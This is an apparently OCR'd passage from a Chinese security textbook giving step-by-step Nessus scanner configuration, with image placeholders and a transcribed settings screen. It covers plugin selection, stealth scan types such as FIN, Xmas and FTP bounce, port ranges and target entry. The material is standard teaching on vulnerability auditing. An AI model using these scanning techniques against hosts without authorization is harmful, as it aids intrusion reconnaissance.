


图 3.3.16 Nessusd host 设置界面

然后单击 Log in 按钮，大概几秒后，就可以看到 connected 的字样了，这就表明连接成功了。当然，第一次登录它会问服务器的密码，只需确认一次即可，下回启动就不再询问了。

4）选择 Plugins 标签

Plugins 是设定要检查的插件，如图 3.3.17 所示，使用者可以设置要检查的系统漏洞，要注意的是，如果上一步没有连接上主机，Plugins 项里是空的。

5）选择 Prefs. 标签

如图 3.3.18 所示，Prefs. 选项用于选择是否对远程主机进行 Ping 测试以及 TCP 扫描方式，它提供了 TCP 全连接、SYN 扫描、FIN 扫描和 Xmas 扫描等几种方法，其中 Xmas 扫描和 FIN 扫描类似，属于秘密扫描技术的变种。

6）选择 Scan options 标签

如图 3.3.19 所示，设置扫描端口范围是 1～15000，这样就包括了大部分的端口。这里还调整最大线程数为 8，如果该选项的值太大，有时容易造成死机现象。端口扫描方式可根据需要进行选择，在这里选择 Nmap tcp connect() scan 这种方式。需要解释的是，nmap 是一种功能强大的基于命令行界面的扫描工具，Nessus 提供了通过调用 nmap 工具进行扫描的功能。

端口扫描方式大部分都在原理部分进行了介绍，此外还有一种 FTP bounce scan 方式，即 FTP 返回扫描方式，在这种方式中，入侵者利用 FTP 协议的代理 FTP 连接功能连接到一个代理 FTP 服务器进行端口扫描。该方式隐蔽性强，但速度很低。

7）选择 Target selection 标签

如图 3.3.20 所示，这里填入要扫描的主机的 IP 地址就可以了。



图 3.3.17　Plugins 选项




图 3.3.18　Prefs.选项

Nessus Setup
Nessusd host | Plugins | Prefs. | Scan options | Target selection | User | Credits
Scan options
Port range : 1-15000
Max threads : 8
Path to the CGIs : /cgi-bin
Do a reverse lookup on the IP before testing it
Optimize the test
Port scanner :
TCP Ping the remote host
Ping the remote host
Nmap
Nmap tcp connect() scan
FTP bounce scan
TCP SYN scan
Start the scan | Load report | Quit

图 3.3.19　Scan options 选项




图 3.3.20　Target selection 选项

User 标签和 Credits 标签一般不用设置，选择默认值就行了。

8）开始扫描

单击 Start the scan 按钮，Nessus 就开始扫描目标主机了，如图 3.3.21 所示。

9）扫描结果

扫描结束后，弹出扫描结果窗口，如图 3.3.22 所示。




图 3.3.21 扫描过程

